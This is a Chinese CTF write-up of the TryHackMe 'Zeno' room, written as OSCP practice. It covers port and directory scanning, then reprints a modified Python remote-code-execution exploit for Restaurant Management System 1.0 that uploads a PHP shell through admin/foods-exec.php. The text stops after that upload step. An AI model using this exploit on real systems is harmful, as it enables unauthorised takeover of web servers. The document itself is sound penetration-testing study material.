tryhackme 记录-linux-0x0D Zeno(medium)
来源
由于最近在备考 OSCP,在套餐开始前,心里没底,想要先刷一些靶机来练手,所以在网上找到了一份类似 OSCP 靶机的清单
| Tryhackme | |||
|---|---|---|---|
| More guided and friendly approach for some rooms but still great boxes and rooms for prep. Active Directory ones here are very good practice for the OSCP. | |||
| Linux | Windows | Active Directory and Networks | Other recommended rooms |
| Attacktive Directory | SQL Injection Lab | ||
| Attacking Kerberos | Linux Privilege Escalation | ||
| Wreath Network | Windows Privilege Escalation | ||
| Reset | Git Happens | ||
| Vulnnet: Active | NahamStore | ||
| Enterprise | |||
| Ledger | |||
| Recommended paths | |||
| Assumed Breach Scenarios: | Cyber Security 101 | ||
| Corp | Jr Penetration Tester | ||
| Lateral Movement and Pivoting | Offensive Pentesting | ||
| Exploiting Active Directory | |||
| Boiler CTF | |||
| Wonderland | |||
| Silver Platter | |||
| Year of the Jellyfish |
由于机器数量较多,共 47 台,计划一天打 1-2 台,在一个月内打完全部机器。目前已将 Windows 部分打完。
0x0D Zeno(medium)
简介:
对一台易受攻击的机器进行渗透测试。你的最终目标是成为根用户并获取这两个标志:

/home/{{user}}/user.txt
/root/root.txt
这些标志总是格式相同,其中 XYZ 是 MD5 哈希:THM{XYZ}

机器完全启动可能需要一些时间,请耐心等待! :)
原文:
Perform a penetration test against a vulnerable machine. Your end-goal is to become the root user and retrieve the two flags:

/home/{{user}}/user.txt
/root/root.txt
The flags are always in the same format, where XYZ is a MD5 hash: THM{XYZ}

The machine can take some time to fully boot up, so please be patient! :)
设置环境变量
export TARGET=10.48.146.46
后面有变动
信息搜集
使用 rustscan 和 nmap 进行端口扫描
rustscan -a $TARGET -r 1-65535 --ulimit 500 -- -sC -sV -T3 -Pn

Open 10.48.146.46:22
Open 10.48.146.46:12340

PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 62 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 09:23:62:a2:18:62:83:69:04:40:62:32:97:ff:3c:cd (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDakZyfnq0JzwuM1SD3YZ4zyizbtc9AOvhk2qCaTwJHEKyyqIjBaElNv4LpSdtV7y/C6vwUfPS34IO/mAmNtAFquBDjIuoKdw9TjjPrVBVjzFxD/9tDSe+cu6ELPHMyWOQFAYtg1CV1TQlm3p6WIID2IfYBffpfSz54wRhkTJd/+9wgYdOwfe+VRuzV8EgKq4D2cbUTjYjl0dv2f2Th8WtiRksEeaqI1fvPvk6RwyiLdV5mSD/h8HCTZgYVvrjPShW9XPE/wws82/wmVFtOPfY7WAMhtx5kiPB11H+tZSAV/xpEjXQQ9V3Pi6o4vZdUvYSbNuiN4HI4gAWnp/uqPsoR
|   256 33:66:35:36:b0:68:06:32:c1:8a:f6:01:bc:43:38:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEMyTtxVAKcLy5u87ws+h8WY+GHWg8IZI4c11KX7bOSt85IgCxox7YzOCZbUA56QOlryozIFyhzcwOeCKWtzEsA=
|   256 14:98:e3:84:70:55:e6:60:0c:c2:09:77:f8:b7:a6:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOKY0jLSRkYg0+fTDrwGOaGW442T5k1qBt7l8iAkcuCk
12340/tcp open  http    syn-ack ttl 62 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: We've got some trouble | 404 - Resource not found
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD TRACE
|_  Potentially risky methods: TRACE
WEB 访问及目录扫描

12340 端口
目录扫描及网页文件扫描
ffuf -u http://$TARGET:12340/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -c -r -v
ffuf -u http://$TARGET:12340/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-files.txt -c

rms

页面上有写这是个什么系统:Restaurant Management System,刚好是 rms 的缩写,疑似通用系统,页脚的 Pathfinder Hotel 可能也是项目名字

后台:/admin/login-form.php


联系我们泄露一个邮箱:[email protected]
但是是在忘记密码处检查并不存在
初始访问
靶机掉了,新的 ip:10.48.182.44
export TARGET=10.48.182.44
尝试直接搜 exp

版本都是 1.0 的,一个 sql 注入,一个 rce,那肯定优先打 rce,拿出来看看 exp

看上去直接构造上传包了,url 直接从 admin 目录开始拼接,那我们就需要指定到 rms 目录,上传包文件名是反弹 shell,但是内容确是个小马,这里我直接给他换成反弹 shell 的马

尝试打一波,penelope 开启监听,脚本有一些问题需要改一下(毕竟我是脚本小子,修修代码也正常),过程简写,就是写多了的换行,类似下面这样,代理也删掉

修改后的完整版
# Exploit Title: Restaurant Management System 1.0  - Remote Code Execution
# Date: 2019-10-16
# Exploit Author: Ibad Shah
# Vendor Homepage: https://www.sourcecodester.com/users/lewa
# Software Link: https://www.sourcecodester.com/php/11815/restaurant-management-system.html
# Version: N/A
# Tested on: Apache 2.4.41

#!/usr/bin/python

import requests
import sys

print ("""
    _  _   _____  __  __  _____   ______            _       _ _
  _| || |_|  __ \|  \/  |/ ____| |  ____|          | |     (_) |
 |_  __  _| |__) | \  / | (___   | |__  __  ___ __ | | ___  _| |_
  _| || |_|  _  /| |\/| |\___ \  |  __| \ \/ / '_ \| |/ _ \| | __|
 |_  __  _| | \ \| |  | |____) | | |____ >  <| |_) | | (_) | | |_
   |_||_| |_|  \_\_|  |_|_____/  |______/_/\_\ .__/|_|\___/|_|\__|
                                             | |
                                             |_|


""")
print ("Credits : All InfoSec (Raja Ji's) Group")
url = sys.argv[1]

if len(sys.argv[1]) < 8:
	print("[+] Usage : python rms-rce.py http://localhost:80/")
	exit()

print ("[+] Restaurant Management System Exploit, Uploading Shell")

target = url+"admin/foods-exec.php"


headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0)Gecko/20100101 Firefox/69.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate",
    "Content-Length": "327",
    "Content-Type": "multipart/form-data;boundary=---------------------------191691572411478",
    "Connection": "close",
	"Referer": "http://localhost:8081/rms/admin/foods.php",
	"Cookie": "PHPSESSID=4dmIn4q1pvs4b79",
	"Upgrade-Insecure-Requests": "1"

}

data = """

-----------------------------191691572411478
Content-Disposition: form-data; name="photo"; filename="reverse-shell.php"
Content-Type: text/html

<?php
反向shell代码
?>
-----------------------------191691572411478
Content-Disposition: form-data; name="Submit"

Add
-----------------------------191691572411478--
"""
#r = requests.post(target,verify=False, headers=headers,data=data,proxies={"http":"http://127.0.0.1:8080"})
r = requests.post(target,verify=False, headers=headers,data=data)


print("[+] Shell Uploaded. Please check the URL :"+url+"images/reverse-shell.php")
